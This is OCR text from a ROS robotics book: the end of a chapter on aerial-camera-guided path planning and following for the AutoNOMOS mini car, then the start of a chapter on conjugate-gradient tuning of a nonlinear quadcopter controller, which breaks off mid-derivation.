


Fig. 10 Workflow of the *skycam* package

Each one of the states in the graph involves subtasks to be properly performed. The rest of this section will be destined to briefly explain how this states are executed in the *skycam* package.

6.6 Stand-by: Waiting for a Point

Remember that this whole project is inspired by the idea of an "eye in the sky", being that aerial camera the main source of information for the vehicle. As such, we want the vehicle to act according to the information sent by the camera. That is why the state machine depicted in Fig. 10 is contained in the function used as callback whenever a frame is received from the camera. This function is

```
void Skycam::SkyImage(const sensor_msgs::ImageConstPtr &msg)
```

Whenever this function is called, the message from the camera is processed to get the information of interest from the world observed. However, as long as no point has been published from Rviz, the system won't do anything besides processing images; that is why we say the system is in stand-by.

At this point, the goal is defined as the point $(-1,-1)$. When a goal point is published by Rviz, the next function is called:

```
1  void Skycam::GoalFromRviz(const geometry_msgs::PoseStamped &
       goal_rviz)
2  {
3      FinishTrack();
4      float centimeters_per_meter = 100;
5      goal_.x = int(goal_rviz.pose.position.x *
           centimeters_per_meter * pixels_per_centimeter_ +
6                  sky_image_.cols / 2);
```

```
7       goal_.y = int(sky_image_.cols / 2 -
8                     goal_rviz.pose.position.y *
                          centimeters_per_meter *
                          pixels_per_centimeter_);
9       ROS_INFO_STREAM(goal_);
10      state_machine_ = 1;
11  }
```

Notice that a 3D point is being mapped to a 2D coordinate in an image. The pixels_per_centimeter_ variable was measured specifically for this project, using the current position of the camera; this parameter as well as some other ones can be easily changed in the config file of the package.[15] As a coordinate in an image cannot be expressed with negative numbers, whenever $goal.x > 0$ a flag is activated ($goal\_selected\_ = true$). Therefore, the system is no longer waiting for a point, and it needs a path to reach the desired point (goal_).

6.7 Planning a Path

Whenever the system is waiting a point or planning a path, a control flag ($state\_machine\_$) has an integer value of 1. When $goal\_selected\_ == true$ & $state\_machine\_ == 1$, the SkyImage() function executes a subroutine for path planning. The most important part of this routine is the next function:

```
vector<Point> Skycam::RRT(Mat map_to_analyze, Mat car_map,
    Point goal, int beam, float scale, float car_pose)
```

The function is too long to write it down here, but we will mention some details. As you may notice, the name of the function is *RRT*; this is because the function is using a RRT algorithm as described in Sect. 2. To execute this algorithm, we need the map of the world (map_to_analyze), a way to locate the vehicle (car_map), the goal to reach (goal), and the orientation of the vehicle (car_pose). The other two parameters are just used for performance purposes.

For the scope of this work, the *map_to_analyze* is gotten as a pixel-wise occupancy grid defined by a color segmentation strategy, where any red element in the frame is identified as an obstacle. In a similar way, the *car_map* is identified by looking for a green object in the frame; unlike the *map_to_analyze*, we don't create an occupancy grid but get the centroid of the blob corresponding to the car in the frame. To deal with illumination issues, the frame is first transformed from RGB to the Lab color space. Once in the Lab space, a threshold is applied on the second channel for binary color segmentation (either for red or green).

Notice that the RRT function returns a vector of points; however, this points are defined over the coordinate system defined by the analyzed image, because that is what our vehicle can understand from the external eye. Nonetheless, inside the func-

[15] /AutoNOMOS_Stardust/AutoNOMOS_simulation/src/skycam/config/config.yaml.

tion itself the *skycam* package is publishing these points as 3D points for visualization in Rviz; the publisher for this task is *path3D_*.

Once the path is planned there is no more to do in this state and *state_machine_* changes its value to 2. However, sometimes it is actually impossible to find a path given the current conditions of the world; if that is the case, the RRT returns an empty path and the *object_too_close_* flag is activated ($object\_too\_close\_ = true$). When the *object_too_close_* flag is true, the car will try to move backwards for a few seconds and the RRT function will be called again; the only way to deactivate the flag is to find a non-empty path.

If a non-empty path was found, then the system goes into state 2, that is, following the path (*state_machine_* = 2).

6.8 Following a Path

Being in state 2 means we were able to find a valid path, and then we wish to reach the desired goal following the given path. To this, we implement 2 parallel PID controllers (a compound one for steering and another one for velocity) as described in Sect. 2; you can refer to Fig. 11 for a more detailed insight of the control strategy. In this section, we will just talk briefly about the refinement techniques used to improve the performance of the system.

Even if the two controllers are able to control position and orientation, we can't ignore a key concept as the inertia. If the car is at high speed when reaching the goal, it will surpass it; if the car tries to turn at high speed, it will most likely lose control. To work around this, there are two speed restrainers that act over the control law defined by the PIDs:




Fig. 11 Block diagram describing the overall 3-PIDs control strategy used for path following

– The most points of the path the vehicle has reached, the lower the speed limit
– The greater the steering angle, the lower the speed limit

Additionally, let's consider the case where the car surpassed any given checkpoint: it is clear that it needs to move backwards. However, think of this case: the car is in front of the desired point, and a bit to the left of the proposed path. The PID for the steering will conclude that the wheels need to turn to the right, while the PID for the velocity will conclude that the car needs to move backwards: even if the car reaches the desired point, it will be facing a totally misaligned direction. To work around this, the control law obtained from the PID for steering is multiplied by -0.5 anytime the control law obtained from the PID for velocity is <0. In practice, this showed to give good results.

As such, whenever the AutoNOMOS reaches the goal point with a certain tolerance, the process is considered a success. The goal is defined to be $(-1,-1)$ again, the *goal_selected_* flag becomes false and the *state_machine_* variable is returned to 1. However, what happens if the map changes while the vehicle is following its path?

In this case, the AutoNOMOS uses its on-board laser scan[16] to detect new possible obstacles: if an object in front of it is close, the system compares the current map with the one used to plan the route. The laser scan detects objects horizontally all around the car (360° with 1° resolution; from 0.08 to 6 m with 1 cm resolution[17]), but only a portion in front of the car is evaluated; consider this as the field of view of the vehicle. If the zone evaluated by the scan is considerably different from what it used to be according to the images, the car stops and it plans a new path to reach the desired goal. Once the new path is obtained, the AutoNOMOS continues to move following this new route until it reaches the goal. And, then again, the system returns to the stand-by state.

7 Conclusions

From the current chapter, the reader was provided with the knowledge to use our package for autonomous driving using the AutoNOMOS mini model. Particularly, a parallel use of Gazebo and Rviz along with ROS was used to test a proposed solution for both tasks of planning and following a path autonomously for semi-static environments, using an external sensor in the form of an aerial camera (or "eye in the sky").

[16]For this project, the AutoNOMOS has only two embedded sensors: a frontal color camera and the above mentioned laser scan. From these, the only one used for navigation is the laser, while the front cam is only used for visualization purposes.

[17]These specifications can be changed within the model.sdf file corresponding to the AutoNOMOS model in 7AutoNOMOS_Stardust/AutoNOMOS_simulation/src/autonomos_gazebo/models/AutoNOMOS_mini.

There are many details about the system that are not described in this chapter; for a deeper understanding, we invite the reader to look carefully at the code provided in the repository. However, we think that the information provided in this text is enough not only to use the project but to modify it and extend it. This last task is of particular interest, since there is much that can be improved. But, either if it is to extend the work, to create a new solution using our repository as framework, or simply to learn more tools for using ROS, we expect our work is helpful for you.

References

1. LaValle, S.M., Kuffner Jr., J.J.: Randomized kinodynamic planning. Int. J. Robot. Res. **20**(5), 378–400 (2001)
2. Caubet, A., Biggs, J.D.: An Efficient, Singularity Free Attitude Controller on SO(3). University of Strathclyde (2013)
3. Kuwata, Y., Teo, J., Fiore, G., Karaman, S., Frazzoli, E., How, J.P.: Real-time motion planning with applications to autonomous urban driving. IEEE Trans. Control Syst. Technol. **17**(5), 1105–1118 (2009)
4. Kurniawati, H., Fraichard, T.: From path to trajectory deformation. In: 2007 IEEE/RSJ International Conference on Intelligent Robots and Systems, San Diego, CA, 2007, pp. 159–164
5. Ieee-ras.org.: National science foundation video on rescue robotics features IEEE and RAS Fellow-IEEE robotics and automation Society. http://www.ieee-ras.org/about-ras/latest-news/1241-national-science-foundation-video-on-rescue-robotics-features-ieee-and-ras-fellow (2018). Accessed 29 Apr 2018
6. Hu, X., Chen, L., Tang, B., Cao, D., He, H.: Dynamic path planning for autonomous driving on various roads with avoidance of static and moving obstacles. Mech. Syst. Signal Process. **100**, 482–500 (2018)

Rodrigo Rill-García has been working at Instituto Tecnológico y de Estudios Superiores de Monterrey (ITESM) in Puebla, Mexico since 2016 as Adjunct Professor in the Department of Mechatronics Engineering. He obtained a B.S. in Mechatronics Engineering from the same institution in 2015. He is currently sponsored by CONACyT for working towards a Masters degree in Computer Science at Instituto Nacional de Astrofísica, Óptica y Electrónica (INAOE), in the same state.

Jose Martinez-Carranza is Associate Professor in the Computer Science Department at the Instituto Nacional de Astrofisica, Optica y Eletronica (INAOE) and Honorary Senior Research Fellow at the Computer Science Department in the University of Bristol. He obtained a B.Sc. in Computer Science (Cum Laude) from the Benemerita Universidad Autonoma de Puebla in 2004, and an M.Sc. in Computer Science (Best Student) from INAOE in 2007, both institutions in Mexico. In 2012, he received his Ph.D. from the University of Bristol in the UK, where he also worked as Postdoctoral Researcher from 2012 to 2014. He received the highly prestigious Newton Advanced Fellowship (2015–2018), granted by the Royal Society in the UK to work with autonomous drones in GPS-denied environments. He also leads a Mexican team that has achieved outstanding performance in International Drone Competitions: 1st Place in the IROS 2017 Autonomous Drone Racing competition; 2nd Place in the International Micro Air Vehicle competition (IMAV) 2016 and ranked 4th in the IMAV 2017.

Edgar Granados is a M.Sc. in Computer Science student and part-time professor at the Instituto Tecnológico Autónomo de México (ITAM). He received a B.S. in Computer Engineering and a B.S. in Industrial Engineering at ITAM. He received a CONACYT scholarship to pursue his Masters and spend the summer of 2018 in a research internship at Rugers University PRACSYS Lab. He has been a member of ITAM’s robotics lab since 2004 where he has worked in multiple projects such as the RoboCup SPL team, the RoboCup SSL team, and the AutoNOMOs car project. As a member of the lab, he has published at RSS workshops and at COMROB. Also, he has contributed and participated in robotics tournaments such as the RoboCup and the Mexican Tournament of Robotics. His main research interests are motion planning and probabilistic robotics.

Marco Morales is an Assistant Professor in the Department of Digital Systems at the Instituto Tecnológico Autónomo de México (ITAM). His main research interests are in motion planning and control for autonomous robots. He received a Ph.D. in Computer Science from Texas A&M University, a M.S. in Electrical Engineering and a B.S. in Computer Engineering from Universidad Nacional Autónoma de México (UNAM). He was awarded a Fulbright/García Robles scholarship to pursue his Ph.D., a CONACYT scholarship to pursue his Masters, and was a SuperComputing Scholar at UNAM. He has been member of the National System of Researchers in Mexico. He has served as Associate Editor for IEEE ICRA, IEEE/RSJ IROS and for the Robotics and Automation Letters (RA-L). He has also served as organizer of international and local robotics research and competition meetings including being one of the chairs of the Eight International Workshop on the Algorithmic Foundations of Robotics (WAFR) in 2008 and 2018, chair of the Mexican Robotics Tournament in 2011, and member of the organizing committee of the RoboCup 2012 and several editions of the Mexican Robotics Tournament and Mexican School of Robotics. He is President and founder member of the Mexican Federation of Robotics where he has being a member of the Board of Directors since 2010. He is chair of the Mexican Council of the IEEE Robotics and Automation Society.

Quadcopters

Parametric Optimization for Nonlinear Quadcopter Control Using Stochastic Test Signals

Antonio Matus-Vargas, Gustavo Rodriguez-Gomez and Jose Martinez-Carranza

Abstract A key activity in the deployment of quadcopters is controller tuning. This research chapter addresses the problem of how to optimize the parameter set of a controller for a quadcopter. Existing research in iterative controller optimization has centered on the use of linear models of the process. However, in this research chapter, we propose a procedure based on conjugate gradient optimization for controller tuning when the dynamic model is nonlinear and the test signals are stochastic. To validate the findings, a bipartite ROS application was implemented. The first part corresponds to the orientation controller of the drone which runs on the onboard computer. The second part carries out the position controller and runs on a ground station computer. ROS Indigo Igloo is used for the code of this chapter.

Keywords Unmanned aerial vehicle · Quadcopter · Nonlinear control · Numerical optimization

1 Introduction

Aerial robots have many advantages over ground robots when it comes to executing some tasks, such as goods delivery, surveillance, inspection, and search-and-rescue. The quadcopter or quadrotor is a popular type of Unmanned Aerial Vehicle (UAV). It has a simple mechanical structure with the ability to move omnidirectionally by changing the rotation speeds of its four propellers.

A. Matus-Vargas (✉) · G. Rodriguez-Gomez · J. Martinez-Carranza
Computer Science Department, Instituto Nacional de Astrofísica, Óptica y Electrónica, Luis Enrique Erro 1, 72840 Puebla, Mexico
e-mail: matusv@inaoep.mx

G. Rodriguez-Gomez
e-mail: grodrig@inaoep.mx

J. Martinez-Carranza
University of Bristol, Bristol BS8 1UB, UK
e-mail: carranza@inaoep.mx

A. Koubaa (ed.), *Robot Operating System (ROS)*, Studies in Computational Intelligence 831, https://doi.org/10.1007/978-3-030-20190-6_3

There has been extensive research about the quadrotor making it an excellent testbed for control techniques. The general outcome of control techniques are controllers with a set of customizable parameters. Those parameters need to be tuned so that the closed-loop system describe the desired behavior. For the tunning, optimization methods have been applied to reduced models of the process to be controlled, typically linear. In contrast, this research chapter will explore a procedure for the optimization of controller parameters considering a nonlinear quadcopter model and stochastic test signals.

The optimization results are tested using a bipartite ROS application. The first part corresponds to the orientation controller of the quadcopter which runs on the onboard computer, an ARM-based Odroid XU4 board [1]. The second part carries out the position controller and runs on an off-board computer. In terms of control, the first part is equivalent to the inner loop which is assumed to be sufficiently fast to follow the required Euler angles and thrust. The second part is referred to as the outer loop which runs at a lower rate than the inner loop and is in charge of taking the drone to the desired position.

This chapter is organized as follows:

- First, we present a background section on the system model and the control algorithm.
- Second, we review the mathematical problem and the conjugate gradient method [2].
- Third, we justify the use of stochastic test signals in the design of controllers.
- Fourth, we describe the ROS package implemented to test the optimized controller.
- Finally, we provide experimental results and conclusions.

2 Background

2.1 Optimization Problem

The dynamics of a system is given by an Initial Value Problem (IVP) of the form

$$\dot{x}(t) = f(x(t), u(t), t) \qquad x(t_0) = x_0, \tag{1}$$

where $\dot{x} = dx/dt$, $x \in \mathbb{R}^n$ is an Euclidean space, u is the control input that belongs to the vector space $\mathcal{U}$, f is a vector-valued function on $\mathbb{R}^n \times \mathcal{U}$ linear or nonlinear, and x_0 is the initial condition. It is assumed that the initial time t_0 and the final time t_f are given. The performance measure of this system over the time interval $[t_0, t_f]$ is assumed to be given by the cost function

$$J(u) = h(x(t_f), t_f) + \int_{t_0}^{t_f} g(x(t), u(t), t) = \phi(x(t_f, u)), \tag{2}$$

where $x(t_f, u)$ is the state x at time t_f. We can observe that the cost function is a function of the reached final state and measures the penalty that must be paid due to the dynamic system's trajectory. The problem is to find $u^* \in \mathcal{U}$ that causes the system (1) to follow a trajectory x^* that minimizes the cost function (2), that is

$$u^* = \arg\min_{u \in \mathcal{U}} J(u), \tag{3}$$

where the function J is given by (2) and the state variable x satisfies the IVP in (1). Here we focus in the special case where the space $\mathcal{U}$ in which the minimum is sought is $\mathbb{R}^m$; a typical element is $u = [u_1, u_2, ..., u_m]^T$, where $u_1, u_2, ..., u_m$ are a set of parameters.

The optimization problem is resolved by using the simulation-based methodology: (a) given a set of control parameters u the physical process (1) is simulated over $[t_0, t_f]$, (b) the functional J is evaluated in the final state reached, (c) an algorithm is used to find the optimal u. This process is iterative and can be time-consuming.

2.2 Conjugate Gradient Methods

Having posed our mathematical problem, we can proceed to use numerical methods for optimization. However, since it is more complicated to find the global minimum of a function, the strategy is to search a local minimizer, a point x^* which minimizes $J(u)$ in some neighborhood of x^*.

The basic geometrical idea behind the Conjugate Gradient (CG) [3] is to take steps that lead "downhill" to a function $z(x)$, $x = (x_1, x_2, \ldots, x_n)^T \in \mathbb{R}^n$. More precisely, the CG method starts with an initial guess x^0 to construct a sequence $x^0, x^1, \ldots,$ such that $z(x^{i+1}) < z(x^i)$. The sequence is generated until some convergence criterion is met. It does not guarantee to find the global optimum.

CG methods are simple and easy to implement. The computational complexity of these types of algorithms is linear, $\mathcal{O}(n)$, whereas the computational complexity for Newton's methods per iteration is cubic, $\mathcal{O}(n^3)$, and for Quasi-Newton methods is quadratic, $\mathcal{O}(n^2)$. Likewise, with respect to the memory requirements, Newton-type methods and Quasi-Newton-type methods require quadratic memory, while CG-type methods have linear space complexity. Since CG-type methods have linear computational and space complexity, they are best suited for large problems ($n \geq 1000$) and may outperform Newton-type or Quasi-Newton-type methods [4, 5].

Among the CG-type methods, the more popular are the Fletcher-Reeves method (FR-CG), the Polak-Ribière method (PR-CG), and the Polak-Ribière positive method (PR+). In practice, the PR-CG method performs better than FR-CG [6].

The CG algorithm requires the gradient of the function to be optimized. We have two alternatives: to provide the analytical gradient or to provide the gradient

approximated by differences formulas. In general, it is recommended to give the analytical gradient to reduce the numerical errors and to avoid difficulties to the unconstrained optimization problem. However, we have noted that the cost function is evaluated after a computational simulation, and can be impractical or expensive to compute the analytical gradient.

When using the gradient of the cost function approximated by difference formulas of first order, we take $J = J(k_1, \ldots, k_m)$ and calculate $\partial J/\partial k_j$, $j = 1, 2, \ldots, m$ as

$$\frac{\partial J(k)}{\partial k_j} \approx \frac{J(k + he_j) - J(k)}{h}, \tag{4}$$

where $k = (k_1, k_2, \ldots, k_m)$, $e_j = (0, 0, \ldots, 1, 0, \ldots, 0)$ with 1 in the place j–th and h is a constant greater than zero.

2.3 Control of Multirotors

The general elements of a control loop are the reference (p_{ref}, ψ_{ref}), the controller, the plant, and the feedback loop. Here, the main objective is to correct the behavior of some desired outputs of the plant (p, η). Sensors provide measurements of the output values, forming the feedback loop. Then, the controller computes a command (u_d, $\{f, \tau\}$) based on the comparison of the feedback value and the user-defined reference. Finally, the loop closes when the commands are executed by the actuators of the plant.

In the context of multi-rotors, the motor-propeller assembly (rotor in short) is an actuator. The prefix 'multi' implies two or more of rotors. Besides the amount, the topology of multi-rotors varies with the distribution of the rotors. We may also encounter several configurations of sensors. A sure must-have is the Inertial Measurement Unit (IMU), which is a combination of accelerometers, gyroscopes, and magnetometers. The accelerometer detects the current acceleration along three orthogonal axes, whereas the gyroscope measures the angular velocities about the same axes. The magnetometer, for its part, measures the surrounding magnetic field. The output of the three sensors can be fused to obtain some mathematical representation of the drone orientation in three-dimensional space, also known as attitude.

As a means to control the drone's position in space, the attitude/inner loop is enclosed with the position/outer control loop, see Fig. 1. In control engineering, the scheme with two or more nested control loops is called cascade or hierarchical control. The reference of the attitude loop is now given by the output of the position loop, and the user-defined reference enters the position loop. The inner loop can be thought as the actuator of the outer loop. Several types of sensors have been used for measuring position, being the Motion Capture (MoCap) and the Global Positioning System (GPS) among the most widely used.




Fig. 1 Cascade control scheme for quadcopters

3 Related Work

Researchers have already applied to quadcopters several control techniques [7], for which a general classification is: linear, nonlinear, and learning-based [8]. Among the linear control techniques, the Proportional-Integral-Derivative (PID) controller is one of the most popular. This controller is easy to implement and does not require a mathematical model of the plant for the tuning of its parameters. For a quadrotor, the first usual task is to design a controller for the orientation angles. In this case, the gains of three PID controllers can be adjusted considering a reduced rotational model [9]. Another approach is to use a cascade control structure in which the inner-loop controls angular velocities and the outer-loop controls angles [10]. Here, the inner loop is tuned before the outer loop.

Researchers have proposed methods to tune PID controllers for quadrotors. The steepest descent and Newton's methods were applied for tuning a PD controller [11]. Using simulations results, the authors favored the second method. In other work, a tuning approach based on gradient optimization through a variational system was presented. This method was first applied to a PD controller and then extended for a PID controller, considering a reduced quadcopter model that does not describe movement across the x-y plane. Meta-heuristic techniques have been utilized for simulated PID tuning, such as Genetic Algorithm (GA), Particle Swarming Optimization, Bacterial Foraging, and Bat Algorithm [12, 13]. Alternatively, Bayesian optimization can be performed on the real system directly [14]. This strategy takes into consideration safety, but it requires numerous long attempts to find a possible optimum.

Variational calculus has allowed the development of the optimal control theory. This theory provides a framework for determining control signals that will cause a process to maximize or minimize a performance criterion [15]. The Linear Quadratic Regulator (LQR) is one kind of optimal control technique, in which the controller is given by a negative feedback of the system's states. This approach was used to obtain vertical position controllers [16]. Three techniques were compared, a PID tuned to minimize an Integral Time-weighted Absolute Error (ITAE), a classic LQR controller, and a PID tuned by an LQR loop. It was shown that the ITAE-tuned PID gave faster results but was not as robust as the LQR. The LQR technique has been

widely applied to different quadrotor dynamic models and to real-world experiments [17–19]. However, this approach works with the assumption of a linear system to be controlled, which impose certain limitations.

In the most related work, the authors proposed to tune a back-stepping like nonlinear controller using a GA [20]. The tuned controller, which was derived with Lyapunov stability theory, exhibited remarkable performance in simulation, but experiments with a real platform were not reported.

In general, the problem of how to tune a controller so it behaves optimally has been tackled two main approaches: relying on the properties of the system, such as stability or linearity [21], or using mathematical optimization. Most of the work concerned with optimization of controllers for UAVs and Micro Air Vehicles (MAVs) has concentrated on the tuning of linear controllers. Even though a properly tuned linear controller like the PID is able to stabilize a MAV, its performance can be surpassed by a nonlinear controller. Moreover, the literature is lacking in optimization procedures that use of stochastic test signals, which are generally more realistic. As far as we are aware, this work is the first to both treat the optimization of a nonlinear controller for a MAV, as well as considering stochastic test signals.

4 Control Algorithm and Optimization

4.1 Mathematical Model

The position and orientation (pose) of the UAV can be defined by assigning a world-fixed coordinate system (x_W, y_W, z_W) and a body-fixed coordinate system (x, y, z), see Fig. 2. We denote by $p \in \mathbb{R}^3$ the origin of the body-fixed coordinates expressed in the world coordinates. We also denote by $R \in SO(3)$ the matrix that when pre-multiplied by a vector in the body-fixed coordinates yields the same vector expressed in the world coordinates. Moreover, we denote by $\eta = (\phi, \theta, \psi)^T$ the vector of Euler angles (roll, pitch, and yaw). The angular velocity in the body frame is denoted by $\omega \in \mathbb{R}^3$, and the relationship between the angular velocity and the vector of Euler angles rates is encoded by $B \in \mathbb{R}^{3\times3}$. The nonlinear model of the quadcopter can be derived using the Newton-Euler equations or the Euler-Lagrange formalism [22–25]. The simplified model is

$$\begin{aligned} m\ \ddot{p} &= R\ F - W + \bar{k}_u \\ \dot{\eta} &= B\ \omega \\ I\ \dot{\omega} &= \tau - \omega \times I\omega + \bar{k}_\tau \end{aligned}, \tag{5}$$

where $m \in \mathbb{R}$ and $I \in \mathbb{R}^{3\times3}$ specify the mass and the inertia matrix of the drone, W is the weight vector, F and τ define the thrust and torque vectors generated by the rotors, and the variables $\bar{k}_u$ and $\bar{k}_\tau$ elements of $\mathbb{R}^3$ are constant disturbances in




Fig. 2 Coordinate frames definition

the translational and orientation parts of the model. The explicit forms of the thrust, torque, and weight vectors are given as follows:

$$F = \begin{pmatrix} 0 \\ 0 \\ f \end{pmatrix}, \ \tau = \begin{pmatrix} \tau_\phi \\ \tau_\theta \\ \tau_\psi \end{pmatrix}, \ W = \begin{pmatrix} 0 \\ 0 \\ mg \end{pmatrix}. \tag{6}$$

The rotation matrix R is obtained from the fact that three coordinate rotations in sequence can describe any rotation. Selecting the order yaw-pitch-roll, the rotation matrix has the following expression:

$$R(\phi, \theta, \psi) = \begin{pmatrix} c_\psi c_\theta & c_\psi s_\theta s_\phi - s_\psi c_\phi & s_\psi s_\phi + c_\psi s_\theta c_\phi \\ s_\psi c_\theta & c_\psi c_\phi + s_\psi s_\theta s_\phi & s_\psi s_\theta c_\phi - c_\psi s_\phi \\ -s_\theta & c_\theta s_\phi & c_\theta c_\phi \end{pmatrix}, \tag{7}$$

where $s_\bullet$ and $c_\bullet$ indicate $\cos(\cdot)$ and $\sin(\cdot)$ respectively. Consequently, the matrix B has the following form [26]:

$$B(\phi, \theta, \psi) = \begin{pmatrix} 1 & s_\phi \tan\theta & c_\phi \tan\theta \\ 0 & c_\phi & -s_\phi \\ 0 & s_\phi / c_\theta & c_\phi / c_\theta \end{pmatrix}.$$

The nonlinear model (5) along with the back-stepping technique [27] are used to design a control algorithm [28]. The control algorithm is divided in two stages, the first one handles the position and the second one handles the orientation.

Though the optimization will not use the motor model, its details are needed for the implementation of what is called the motor mixer, in essence, the input matrix [29]. Let $T_1, \ldots, T_4$ be the thrust generated by each rotor and according to Fig. 2, then

$$\begin{pmatrix} f \\ \tau_\phi \\ \tau_\theta \\ \tau_\psi \end{pmatrix} = \begin{pmatrix} 1 & 1 & 1 & 1 \\ -\ell/\sqrt{2} & \ell/\sqrt{2} & \ell/\sqrt{2} & -\ell/\sqrt{2} \\ -\ell/\sqrt{2} & -\ell/\sqrt{2} & \ell/\sqrt{2} & \ell/\sqrt{2} \\ -c_M & c_M & -c_M & c_M \end{pmatrix} \begin{pmatrix} T_1 \\ T_2 \\ T_3 \\ T_4 \end{pmatrix}, \tag{8}$$

in which $\ell \in \mathbb{R}$ denotes the distance from the center of mass to the center of each rotor in the xy-plane, and $c_M \in \mathbb{R}$ denotes the propeller coefficient of drag [30]. Furthermore, the relationship between the pulse-width modulated signals $w_1, \ldots, w_4 \in [1000, 2000]$ μs sent to the Electronic Speed Controllers (ESCs) and the thrust produced by the motors are obtained by fitting second order polynomials of the form:

$$T_i = a_i w_i^2 + b_i w_i + c_i. \tag{9}$$

where a, b, and c are obtained from empirical data measured on a thrust stand. In general, each rotor i produces a thrust proportional to the squared rotor turn rate, $T_i = c_{T,i}\Omega_i^2$, where the thrust constant $c_{T,i}$ may vary depending on the individual propeller efficiency. In addition, each rotor produces a torque about its own axis of rotation, which is also proportional to the squared motor turn rate by constants $c_{M,i}$, $M_i = c_{M,i}\Omega_i^2$. These turn rate relations hold when combining (8) and (9) with the assumption that the propellers share the same constant c_M.

4.2 Position Control Algorithm

To design the position algorithm, we assume that the orientation algorithm is fast enough so that the position of the UAV converges to the reference. The position error is defined as:

$$e_p = p - p_{\text{ref}} \implies \dot{e}_p = \dot{p} - \dot{p}_{\text{ref}}, \tag{10}$$

with p_{ref} as the desired position (reference). Then, the position control action is designed to be:

$$u_d = -\hat{k}_u + m\left[\ddot{p}_{\text{ref}} - (K_p + K_v)\dot{e}_p - (1 + K_v K_p)e_p\right], \tag{11}$$

where $\hat{k}_u$ is the estimate of $\bar{k}_u$. As a part of the design process, we can define the velocity error as:

$$e_v = \dot{e}_p + K_p e_p.$$

Therefore, the dynamics of the disturbance's estimation is given by the following expression:

$$\dot{\hat{k}}_u = \frac{\gamma_u}{m} e_v.$$

The matrices K_p, K_v, and γ_u are positive diagonal and are used for tuning the position control algorithm. With this form, it can be shown that

$$\dot{V}_{Lp} = -K_p < e_p, e_p > -K_v < e_v, e_v > \ \leq 0, \ \forall t \geq 0,$$

where V_{Lp} is a Lyapunov function and $< \cdot, \cdot >$ stands for the inner vectorial product. That is, the origin system (10) (in essence, $e_p = \dot{e}_p = 0$) is stabilized by the virtual control in (11).

4.3 Attitude Control Algorithm

In the case of no external disturbance, the global force moving the vehicle is $u = (u_x, u_y, u_z)^T = R(\phi_{\text{ref}}, \theta_{\text{ref}}, \psi) F_{\text{ref}} - W$. Then, it is possible to obtain the reference values θ_{ref}, ϕ_{ref}, and f_{ref}:

$$\theta_{\text{ref}} = \arctan\left(\frac{u_y s_\psi + u_x c_\psi}{u_z + mg}\right), \tag{12}$$

$$\phi_{\text{ref}} = \arctan\left(c_{\theta_{\text{ref}}} \frac{u_x s_\psi - u_y c_\psi}{u_z + mg}\right), \tag{13}$$

$$f_{\text{ref}} = \frac{u_z + mg}{c_{\theta_{\text{ref}}} c_{\phi_{\text{ref}}}}. \tag{14}$$

When $u = u_d$, the reference values obtained from (12)–(14) are the ones needed to generate the virtual control (11). The remaining reference, ψ_{ref}, can be chosen arbitrarily or conveniently. Now, the Euler angles error is defined as:

$$e_\eta = \eta - \eta_{\text{ref}} \implies \dot{e}_\eta = \dot{\eta} - \dot{\eta}_{\text{ref}} = B\,\omega - \dot{\eta}_{\text{ref}}. \tag{15}$$

Using this definition, the attitude control action is designed to be:

